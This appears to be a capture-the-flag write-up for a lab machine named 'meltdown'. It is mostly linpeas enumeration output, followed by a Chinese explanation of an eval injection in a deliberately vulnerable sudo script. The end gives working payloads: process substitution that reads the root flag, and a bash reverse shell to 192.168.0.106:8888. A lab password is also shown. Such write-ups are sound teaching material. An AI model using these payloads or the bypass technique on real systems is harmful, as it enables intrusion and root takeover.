/usr/share/keyrings/debian-archive-bullseye-security-automatic.gpg-rw-r--r-- 1 root root 2453 Jun 22 2023 /usr/share/keyrings/debian-archive-bullseye-stable.gpg-rw-r--r-- 1 root root 8132 Jun 22 2023 /usr/share/keyrings/debian-archive-buster-automatic.gpg-rw-r--r-- 1 root root 8141 Jun 22 2023 /usr/share/keyrings/debian-archive-buster-security-automatic.gpg-rw-r--r-- 1 root root 2332 Jun 22 2023 /usr/share/keyrings/debian-archive-buster-stable.gpg-rw-r--r-- 1 root root 73314 Jun 22 2023 /usr/share/keyrings/debian-archive-keyring.gpg-rw-r--r-- 1 root root 36873 Jun 22 2023 /usr/share/keyrings/debian-archive-removed-keys.gpg-rw-r--r-- 1 root root 7443 Jun 22 2023 /usr/share/keyrings/debian-archive-stretch-automatic.gpg-rw-r--r-- 1 root root 7452 Jun 22 2023 /usr/share/keyrings/debian-archive-stretch-security-automatic.gpg-rw-r--r-- 1 root root 2263 Jun 22 2023 /usr/share/keyrings/debian-archive-stretch-stable.gpg
╔══════════╣ Searching uncommon passwd files (splunk)passwd file: /etc/pam.d/passwdpasswd file: /etc/passwdpasswd file: /usr/share/lintian/overrides/passwd
╔══════════╣ Searching ssl/ssh files╔══════════╣ Analyzing SSH Files (limit 70)
-rw-r--r-- 1 root root 172 Mar 18 2025 /etc/ssh/ssh_host_ecdsa_key.pub-rw-r--r-- 1 root root 92 Mar 18 2025 /etc/ssh/ssh_host_ed25519_key.pub-rw-r--r-- 1 root root 564 Mar 18 2025 /etc/ssh/ssh_host_rsa_key.pub
PermitRootLogin yesChallengeResponseAuthentication noUsePAM yes══╣ Some certificates were found (out limited):/etc/ssl/certs/ACCVRAIZ1.pem/etc/ssl/certs/AC_RAIZ_FNMT-RCM.pem/etc/ssl/certs/Actalis_Authentication_Root_CA.pem/etc/ssl/certs/AffirmTrust_Commercial.pem/etc/ssl/certs/AffirmTrust_Networking.pem/etc/ssl/certs/AffirmTrust_Premium_ECC.pem/etc/ssl/certs/AffirmTrust_Premium.pem/etc/ssl/certs/Amazon_Root_CA_1.pem/etc/ssl/certs/Amazon_Root_CA_2.pem/etc/ssl/certs/Amazon_Root_CA_3.pem/etc/ssl/certs/Amazon_Root_CA_4.pem/etc/ssl/certs/Atos_TrustedRoot_2011.pem/etc/ssl/certs/Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068.pem/etc/ssl/certs/Baltimore_CyberTrust_Root.pem/etc/ssl/certs/Buypass_Class_2_Root_CA.pem/etc/ssl/certs/Buypass_Class_3_Root_CA.pem/etc/ssl/certs/ca-certificates.crt/etc/ssl/certs/CA_Disig_Root_R2.pem/etc/ssl/certs/Certigna.pem/etc/ssl/certs/Certigna_Root_CA.pem1563PSTORAGE_CERTSBIN
══╣ Writable ssh and gpg agents/etc/systemd/user/sockets.target.wants/gpg-agent.socket/etc/systemd/user/sockets.target.wants/gpg-agent-browser.socket/etc/systemd/user/sockets.target.wants/gpg-agent-extra.socket/etc/systemd/user/sockets.target.wants/gpg-agent-ssh.socket══╣ Some home ssh config file was found/usr/share/openssh/sshd_configInclude /etc/ssh/sshd_config.d/*.confChallengeResponseAuthentication noUsePAM yesX11Forwarding yesPrintMotd noAcceptEnv LANG LC_*Subsystem sftp /usr/lib/openssh/sftp-server
══╣ /etc/hosts.allow file found, trying to read the rules:/etc/hosts.allow
Searching inside /etc/ssh/ssh_config for interesting infoInclude /etc/ssh/ssh_config.d/*.confHost * SendEnv LANG LC_* HashKnownHosts yes GSSAPIAuthentication yes
╔════════════════════════════════════╗══════════════════════╣ Files with Interesting Permissions ╠══════════════════════ ╚════════════════════════════════════╝╔══════════╣ SUID - Check easy privesc, exploits and write perms╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suidstrace Not Found-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn ---> SuSE_9.3/10-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp ---> HP-UX_10.20-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd-rwsr-xr-x 1 root root 47K Apr 6 2024 /usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8-rwsr-xr-x 1 root root 63K Apr 6 2024 /usr/bin/su-rwsr-xr-x 1 root root 35K Apr 6 2024 /usr/bin/umount ---> BSD/Linux(08-1996)-rwsr-xr-x 1 root root 23K Jan 13 2022 /usr/bin/pkexec ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034-rwsr-xr-x 1 root root 179K Jan 14 2023 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)-rwsr-xr-- 1 root messagebus 51K Jun 6 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device-rwsr-xr-x 1 root root 471K Dec 21 2023 /usr/lib/openssh/ssh-keysign-rwsr-xr-x 1 root root 19K Jan 13 2022 /usr/libexec/polkit-agent-helper-1
╔══════════╣ SGID╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /usr/sbin/unix_chkpwd-rwxr-sr-x 1 root ssh 347K Dec 21 2023 /usr/bin/ssh-agent-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage-rwxr-sr-x 1 root shadow 31K Jul 27 2018 /usr/bin/expiry-rwxr-sr-x 1 root tty 15K May 4 2018 /usr/bin/bsd-write-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab
╔══════════╣ Files with ACLs (limited to 50)╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#aclsfiles with acls in searched folders Not Found
╔══════════╣ Capabilities╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities══╣ Current shell capabilities./linpeas.sh: 7794: ./linpeas.sh: [[: not foundCapInh: [Invalid capability format]./linpeas.sh: 7794: ./linpeas.sh: [[: not foundCapPrm: [Invalid capability format]./linpeas.sh: 7785: ./linpeas.sh: [[: not foundCapEff: [Invalid capability format]./linpeas.sh: 7794: ./linpeas.sh: [[: not foundCapBnd: [Invalid capability format]./linpeas.sh: 7794: ./linpeas.sh: [[: not foundCapAmb: [Invalid capability format]
╚ Parent process capabilities./linpeas.sh: 7819: ./linpeas.sh: [[: not foundCapInh: [Invalid capability format]./linpeas.sh: 7819: ./linpeas.sh: [[: not foundCapPrm: [Invalid capability format]./linpeas.sh: 7810: ./linpeas.sh: [[: not foundCapEff: [Invalid capability format]./linpeas.sh: 7819: ./linpeas.sh: [[: not foundCapBnd: [Invalid capability format]./linpeas.sh: 7819: ./linpeas.sh: [[: not foundCapAmb: [Invalid capability format]
Files with capabilities (limited to 50):/usr/bin/ping = cap_net_raw+ep/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
╔══════════╣ Checking misconfigurations of ld.so╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ldso/etc/ld.so.confContent of /etc/ld.so.conf:include /etc/ld.so.conf.d/*.conf
/etc/ld.so.conf.d /etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf - /usr/lib/x86_64-linux-gnu/libfakeroot /etc/ld.so.conf.d/libc.conf - /usr/local/lib /etc/ld.so.conf.d/x86_64-linux-gnu.conf - /usr/local/lib/x86_64-linux-gnu - /lib/x86_64-linux-gnu - /usr/lib/x86_64-linux-gnu
/etc/ld.so.preload╔══════════╣ Files (scripts) in /etc/profile.d/╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#profiles-filestotal 8drwxr-xr-x 2 root root 4096 Sep 3 2022 .drwxr-xr-x 82 root root 4096 Jan 13 04:01 ..
╔══════════╣ Permissions in init, init.d, systemd, and rc.d╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#init-initd-systemd-and-rcd
╔══════════╣ AppArmor binary profiles-rw-r--r-- 1 root root 729 Nov 13 2020 usr.sbin.inspircd
═╣ Hashes inside passwd file? ........... No═╣ Writable passwd file? ................ No═╣ Credentials in fstab/mtab? ........... No═╣ Can I read shadow files? ............. No═╣ Can I read shadow plists? ............ No═╣ Can I write shadow plists? ........... No═╣ Can I read opasswd file? ............. No═╣ Can I write in network-scripts? ...... No═╣ Can I read root folder? .............. No
╔══════════╣ Searching root files in home dirs (limit 30)/home//home/rin/.bash_history/root//var/www/var/www/html/login.php
╔══════════╣ Searching folders owned by me containing others files on it (limit 100)
╔══════════╣ Readable files belonging to root and readable by me but not world readable
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files/dev/mqueue/dev/shm/home/rin/run/lock/run/user/1000/run/user/1000/dbus-1/run/user/1000/dbus-1/services/run/user/1000/gnupg/run/user/1000/systemd/run/user/1000/systemd/inaccessible/run/user/1000/systemd/inaccessible/dir/run/user/1000/systemd/inaccessible/reg/run/user/1000/systemd/units/tmp/tmp/.font-unix/tmp/.ICE-unix/tmp/linpeas.sh/tmp/repeater.sh/tmp/.Test-unix#)You_can_write_even_more_files_inside_last_directory
/usr/local/bin/irc_bot.py/var/lib/php/sessions/var/tmp
╔══════════╣ Interesting GROUP writable files (not in Home) (max 200)╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files Group rin:/tmp/linpeas.sh
╔═════════════════════════╗════════════════════════════╣ Other Interesting Files ╠════════════════════════════ ╚═════════════════════════╝╔══════════╣ .sh files in path╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scriptbinaries-in-path/usr/bin/gettext.sh
╔══════════╣ Executable files potentially added by user (limit 70)2026-01-13+04:23:49.9654462840 /tmp/linpeas.sh2026-01-13+04:14:19.9630547680 /tmp/repeater.sh2025-04-11+22:22:32.8990844810 /etc/grub.d/10_linux2025-04-11+22:07:00.9628442610 /etc/grub.d/40_custom2025-04-05+08:32:38.1253354200 /usr/local/bin/irc_bot.py2025-04-01+03:55:32.0919414020 /usr/local/bin/calc-prorate
╔══════════╣ Unexpected in /opt (usually empty)total 16drwxr-xr-x 2 root root 4096 Dec 30 00:25 .drwxr-xr-x 18 root root 4096 Mar 18 2025 ..-rw-r--r-- 1 root root 21 Dec 30 00:04 passwd.txt-rw-r--r-- 1 root root 1240 Dec 30 00:25 repeater.sh
╔══════════╣ Unexpected in root/initrd.img.old/vmlinuz.old/vmlinuz/initrd.img
╔══════════╣ Modified interesting files in the last 5mins (limit 100)/home/rin/.gnupg/trustdb.gpg/home/rin/.gnupg/pubring.kbx/var/log/syslog/var/log/auth.log/var/log/daemon.log/var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/system.journal/var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/user-1000.journal
╔══════════╣ Writable log files (logrotten) (limit 50)╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#logrotate-exploitationlogrotate 3.14.0
Default mail command: /usr/bin/mail Default compress command: /bin/gzip Default uncompress command: /bin/gunzip Default compress extension: .gz Default state file path: /var/lib/logrotate/status ACL support: yes SELinux support: yes╔══════════╣ Syslog configuration (limit 50)
module(load="imuxsock") # provides support for local system loggingmodule(load="imklog") # provides kernel logging support
$ActionFileDefaultTemplate RSYSLOG_TraditionalFileFormat
$FileOwner root$FileGroup adm$FileCreateMode 0640$DirCreateMode 0755$Umask 0022
$WorkDirectory /var/spool/rsyslog
$IncludeConfig /etc/rsyslog.d/*.conf
auth,authpriv.* /var/log/auth.log*.*;auth,authpriv.none -/var/log/syslogdaemon.* -/var/log/daemon.logkern.* -/var/log/kern.loglpr.* -/var/log/lpr.logmail.* -/var/log/mail.loguser.* -/var/log/user.log
mail.info -/var/log/mail.infomail.warn -/var/log/mail.warnmail.err /var/log/mail.err
*.=debug;\ auth,authpriv.none;\ news.none;mail.none -/var/log/debug*.=info;*.=notice;*.=warn;\ auth,authpriv.none;\ cron,daemon.none;\ mail,news.none -/var/log/messages
*.emerg :omusrmsg:*╔══════════╣ Auditd configuration (limit 50)auditd configuration Not Found╔══════════╣ Log files with potentially weak perms (limit 50) 130852 8 -rw-r----- 1 root adm 7408 Apr 11 2025 /var/log/auth.log.3.gz 134085 0 -rw-r----- 1 root adm 0 Jan 13 03:11 /var/log/debug 130854 48 -rw-r----- 1 root adm 44033 Jan 13 03:11 /var/log/daemon.log.1 132336 4 -rw-r----- 1 root adm 1690 Apr 11 2025 /var/log/user.log.1 130894 12 -rw-r----- 1 root adm 11876 Mar 31 2025 /var/log/apt/term.log.2.gz 131235 0 -rw-r----- 1 root adm 0 Dec 30 00:40 /var/log/apt/term.log 131930 12 -rw-r----- 1 root adm 10140 Apr 11 2025 /var/log/apt/term.log.1.gz 133899 4 -rw-r----- 1 root adm 644 Jan 13 03:50 /var/log/kern.log 130901 16 -rw-r----- 1 root adm 14696 Jan 13 04:24 /var/log/syslog 133518 4 -rw-r----- 1 root adm 1697 Jan 13 03:11 /var/log/auth.log.1 133698 88 -rw-r----- 1 root adm 86101 Dec 29 23:05 /var/log/kern.log.2.gz 133984 12 -rw-r----- 1 root adm 9209 Jan 13 04:24 /var/log/auth.log 130853 196 -rw-r----- 1 root adm 198715 Apr 11 2025 /var/log/messages.3.gz 130857 16 -rw-r----- 1 root adm 13708 Apr 11 2025 /var/log/debug.3.gz 133311 16 -rw-r----- 1 root adm 14763 Apr 11 2025 /var/log/syslog.4.gz 132383 0 -rw-r----- 1 irc adm 0 Mar 31 2025 /var/log/inspircd.log 130851 116 -rw-r----- 1 root adm 115888 Jan 13 03:11 /var/log/syslog.1 133005 12 -rw-r----- 1 root adm 9531 Dec 29 23:05 /var/log/daemon.log.2.gz 132995 44 -rw-r----- 1 root adm 41915 Apr 3 2025 /var/log/syslog.7.gz 133942 16 -rw-r----- 1 root adm 13986 Jan 13 03:11 /var/log/debug.1 134073 108 -rw-r----- 1 root adm 107529 Dec 29 23:05 /var/log/syslog.3.gz 133873 4 -rw-r----- 1 root adm 2228 Dec 29 23:05 /var/log/auth.log.2.gz 133202 4 -rw-r----- 1 root adm 3559 Dec 30 00:00 /var/log/syslog.2.gz 132238 4 -rw------- 1 irc irc 328 Mar 31 2025 /var/log/ircd/ircd-hybrid-user.log 132234 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-oper.log 132224 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-kill.log 132227 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-dline.log 132240 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-debug.log 132226 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-kline.log 132233 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-resv.log 132231 0 -rw------- 1 irc irc 0 Mar 30 2025 /var/log/ircd/ircd-hybrid-xline.log 131094 16 -rw-r----- 1 root adm 13851 Apr 4 2025 /var/log/syslog.6.gz 130855 224 -rw-r----- 1 root adm 228576 Apr 11 2025 /var/log/kern.log.3.gz 133876 8 -rw-r----- 1 root adm 4801 Dec 29 23:05 /var/log/debug.2.gz 133892 12 -rw-r----- 1 root adm 11079 Jan 13 04:24 /var/log/daemon.log 133881 76 -rw-r----- 1 root adm 77465 Dec 29 23:05 /var/log/messages.2.gz 133319 52 -rw-r----- 1 root adm 50014 Apr 11 2025 /var/log/daemon.log.3.gz 133841 0 -rw-r----- 1 root adm 0 Dec 29 23:05 /var/log/user.log 134099 4 -rw-r----- 1 root adm 794 Jan 13 03:50 /var/log/messages 133852 88 -rw-r----- 1 root adm 89768 Apr 5 2025 /var/log/syslog.5.gz 133953 76 -rw-r----- 1 root adm 74947 Jan 13 03:11 /var/log/messages.1 133387 88 -rw-r----- 1 root adm 88579 Jan 13 03:11 /var/log/kern.log.1
╔══════════╣ Files inside /home/rin (limit 20)total 28drwx------ 3 rin rin 4096 Jan 13 04:24 .drwxr-xr-x 3 root root 4096 Dec 29 23:06 ..lrwxrwxrwx 1 root root 9 Dec 29 23:07 .bash_history -> /dev/null-rw-r--r-- 1 rin rin 220 Apr 18 2019 .bash_logout-rw-r--r-- 1 rin rin 3526 Apr 18 2019 .bashrcdrwx------ 3 rin rin 4096 Jan 13 04:24 .gnupg-rw-r--r-- 1 rin rin 807 Apr 18 2019 .profile-rw------- 1 rin rin 44 Dec 30 00:29 user.txt
╔══════════╣ Files inside others home (limit 20)/var/www/html/config.php/var/www/html/item.php/var/www/html/login.php/var/www/html/logout.php/var/www/html/index.php
╔══════════╣ Searching installed mail applications
╔══════════╣ Mails (limit 50)
╔══════════╣ Backup foldersdrwxr-xr-x 2 root root 4096 Dec 29 23:43 /var/backupstotal 40-rw-r--r-- 1 root root 23836 Dec 29 23:12 apt.extended_states.0-rw-r--r-- 1 root root 2556 Apr 4 2025 apt.extended_states.1.gz-rw-r--r-- 1 root root 2006 Apr 1 2025 apt.extended_states.2.gz-rw-r--r-- 1 root root 1542 Apr 1 2025 apt.extended_states.3.gz-rw-r--r-- 1 root root 757 Mar 30 2025 apt.extended_states.4.gz
╔══════════╣ Backup files (limited 100)-rw-r--r-- 1 root root 9731 Jun 30 2022 /usr/lib/modules/4.19.0-21-amd64/kernel/drivers/net/team/team_mode_activebackup.ko-rw-r--r-- 1 root root 9731 Jun 25 2024 /usr/lib/modules/4.19.0-27-amd64/kernel/drivers/net/team/team_mode_activebackup.ko-rw-r--r-- 1 root root 416107 Dec 21 2020 /usr/share/doc/manpages/Changes.old.gz-rw-r--r-- 1 root root 194817 Oct 9 2020 /usr/share/doc/x11-common/changelog.Debian.old.gz
╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)Found /var/lib/PackageKit/transactions.db: SQLite 3.x database, last written using SQLite version 3027002
-> Extracting tables from /var/lib/PackageKit/transactions.db (limit 20)
╔══════════╣ Web files?(output limit)/var/www/:total 12Kdrwxr-xr-x 3 root root 4.0K Apr 4 2025 .drwxr-xr-x 12 root root 4.0K Apr 1 2025 ..drwxr-xr-x 2 www-data www-data 4.0K Dec 30 00:01 html
/var/www/html:total 44Kdrwxr-xr-x 2 www-data www-data 4.0K Dec 30 00:01 .drwxr-xr-x 3 root root 4.0K Apr 4 2025 ..
╔══════════╣ All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)-rw-r--r-- 1 root root 0 Jan 13 03:11 /run/network/.ifstate.lock-rw-r--r-- 1 root root 0 Feb 22 2021 /usr/share/dictionaries-common/site-elisp/.nosearch-rw-r--r-- 1 rin rin 220 Apr 18 2019 /home/rin/.bash_logout-rw-r--r-- 1 root root 220 Apr 18 2019 /etc/skel/.bash_logout-rw------- 1 root root 0 Mar 18 2025 /etc/.pwd.lock
╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)-rwxr-xr-x 1 rin rin 25 Jan 13 04:14 /tmp/repeater.sh-rwxrwxrwx 1 rin rin 971926 Jan 13 04:23 /tmp/linpeas.sh
╔══════════╣ Searching passwords in history files/usr/share/rubygems-integration/all/gems/rake-13.0.3/lib/rake/thread_history_display.rb: @stats = stats/usr/share/rubygems-integration/all/gems/rake-13.0.3/lib/rake/thread_history_display.rb: @items = { _seq_: 1 }/usr/share/rubygems-integration/all/gems/rake-13.0.3/lib/rake/thread_history_display.rb: @threads = { _seq_: "A" }
╔══════════╣ Searching passwords in config PHP files
╔══════════╣ Searching *password* or *credential* files in home (limit 70)/etc/pam.d/common-password/usr/bin/systemd-ask-password/usr/bin/systemd-tty-ask-password-agent/usr/lib/grub/i386-pc/legacy_password_test.mod/usr/lib/grub/i386-pc/password.mod/usr/lib/grub/i386-pc/password_pbkdf2.mod/usr/lib/ruby/2.7.0/bundler/uri_credentials_filter.rb/usr/lib/systemd/systemd-reply-password/usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path/usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path/usr/lib/systemd/system/systemd-ask-password-console.path/usr/lib/systemd/system/systemd-ask-password-console.service/usr/lib/systemd/system/systemd-ask-password-wall.path/usr/lib/systemd/system/systemd-ask-password-wall.service #)There are more creds/passwds files in the previous parent folder
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/mysql_clear_password.so/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/sha256_password.so/usr/local/mysql-5.7.38-linux-glibc2.12-x86_64/include/mysql/get_password.h/usr/local/mysql-5.7.38-linux-glibc2.12-x86_64/include/mysql/plugin_validate_password.h/usr/local/mysql-5.7.38-linux-glibc2.12-x86_64/include/mysql/service_mysql_password_policy.h/usr/local/mysql-5.7.38-linux-glibc2.12-x86_64/include/plugin_validate_password.h/usr/local/mysql-5.7.38-linux-glibc2.12-x86_64/lib/plugin/debug/validate_password.so/usr/local/mysql-5.7.38-linux-glibc2.12-x86_64/lib/plugin/validate_password.so/usr/share/icons/Adwaita/16x16/legacy/dialog-password.png/usr/share/icons/Adwaita/16x16/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/22x22/legacy/dialog-password.png/usr/share/icons/Adwaita/24x24/legacy/dialog-password.png/usr/share/icons/Adwaita/24x24/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/256x256/legacy/dialog-password.png/usr/share/icons/Adwaita/32x32/legacy/dialog-password.png/usr/share/icons/Adwaita/32x32/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/48x48/legacy/dialog-password.png/usr/share/icons/Adwaita/48x48/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/64x64/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/96x96/status/dialog-password-symbolic.symbolic.png/usr/share/icons/Adwaita/scalable/status/dialog-password-symbolic.svg/usr/share/man/man1/systemd-ask-password.1.gz/usr/share/man/man1/systemd-tty-ask-password-agent.1.gz/usr/share/man/man7/credentials.7.gz/usr/share/man/man8/systemd-ask-password-console.path.8.gz/usr/share/man/man8/systemd-ask-password-console.service.8.gz/usr/share/man/man8/systemd-ask-password-wall.path.8.gz/usr/share/man/man8/systemd-ask-password-wall.service.8.gz #)There are more creds/passwds files in the previous parent folder
/usr/share/pam/common-password.md5sums/var/cache/debconf/passwords.dat/var/lib/pam/password
╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs
╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs
╔══════════╣ Searching passwords inside logs (limit 70)Binary file /var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/user-1000.journal matches/var/log/installer/status:Description: Set up users and passwords
╔══════════╣ Checking all env variables in /proc/*/environ removing duplicates and filtering out useless env varsHOME=/home/rinLANG=en_US.UTF-8_=./linpeas.shLISTEN_FDNAMES=dbus.socketLISTEN_FDS=1LOGNAME=rinMANAGERPID=1369NOTIFY_SOCKET=/run/systemd/notifyOLDPWD=/etc/cron.dPWD=/tmpSHELL=/bin/bashSHLVL=1SSH_CLIENT=192.168.0.106 49106 22SSH_CONNECTION=192.168.0.106 49106 192.168.0.102 22SSH_TTY=/dev/pts/1TERM=xterm-256colorUSER=rinXDG_RUNTIME_DIR=/run/user/1000
╔════════════════╗════════════════════════════════╣ API Keys Regex ╠════════════════════════════════ ╚════════════════╝Regexes to search for API keys aren't activated, use param '-r'提权root
(remote) www-data@meltdown:/opt$ cat passwd.txtrin:b59a85af917afd07(remote) www-data@meltdown:/opt$ cat repeater.sh#!/bin/bash
# 严格过滤但留有注入点的示例脚本# 预期功能:安全地显示用户输入# 隐藏漏洞:可通过特定方式绕过过滤执行命令
main() { local user_input="$1"
# 基础过滤:黑名单方式过滤危险字符 if echo "$user_input" | grep -qE '[;&|`$\\]'; then echo "错误:输入包含非法字符" return 1 fi
# 关键字过滤 if echo "$user_input" | grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'; then echo "错误:输入包含危险关键字" return 1 fi
# 空格限制(但允许特定形式的空格) if echo "$user_input" | grep -qE '[[:space:]]'; then if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$'; then echo "错误:空格使用受限" return 1 fi fi
# 看似安全的输出处理 echo "处理结果: $user_input"
# 隐藏的注入点:特定环境变量未被过滤 local sanitized_input=$(echo "$user_input" | tr -d '\n\r') eval "output=\"$sanitized_input\"" echo "最终输出: $output"}
# 脚本入口if [ $# -ne 1 ]; then echo "用法: $0 <输入内容>" exit 1fi
main "$1"Bash 看到 $( 会发生什么?
在 Bash 里:
$(whoami)意思是:
先执行 whoami
把它的输出
当成“字符串”插进当前位置
例如你在 shell 里敲:
echo "I am $(whoami)"如果当前用户是 root,就变成:
I am root漏洞点
; & | ` $ \bash 里还有一整套 不用这些字符就能执行命令的机制:
| 机制 | 示例 |
|---|---|
| 进程替换 | <(cmd) |
| 文件描述符 | /dev/fd/* |
| 引号拼接 | "a""b" |
| 多行注入 | 利用 grep + tr |
| 重定向 | < file |
echo "$user_input" | grep -qE '[;&|`$\\]'只防的是 第一层解析的字符
它挡的是:你直接输入 $
但你利用的不是 $ 字符本身,
而是 Bash 在 eval 的第二次解析 里看到的 $
而 bash 真正执行是在 eval 时
(cat|ls|echo|rm|mv|cp|chmod)^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$bash 根本不需要空格:
cmd</filecmd<<<data<(cmd)<( ... ) //进程替换 → 变成一个 fd 路径sanitized_input=$(echo "$user_input" | tr -d '\n\r')eval "output=\"$sanitized_input\""它等价于让 bash 把用户输入当成代码重新解析一遍。
而你前面做的所有过滤,都是在 第一次解析,
但 eval 会触发 第二次解析。
所以总结为
- 读入
$1 - 用 grep 黑名单过滤危险字符
- 用 grep 过滤命令关键字
- 限制空格用法
echo "处理结果: $user_input"- 把输入再做一次处理并输出
方法一:读取flag
构造payload
sudo /opt/repeater.sh '"<(tee</root/root.txt>/dev/stderr)"'grep 看:
"<(tee</root/root.txt>/dev/stderr)"→ 放行
eval 执行:
output=""<(tee</root/root.txt>/dev/stderr)""bash 执行:
tee</root/root.txt>/dev/stderr方法二:文件反弹shell
rin@meltdown:~$ vi /tmp/shellbash -c 'bash -i >& /dev/tcp/192.168.0.106/8888 0>&1'
rin@meltdown:~$ sudo /opt/repeater.sh '"<(sh</tmp/shell)"'处理结果: "<(sh</tmp/shell)"最终输出: /dev/fd/63(remote) root@meltdown:/home/rin# whoamiroot Thanks for reading!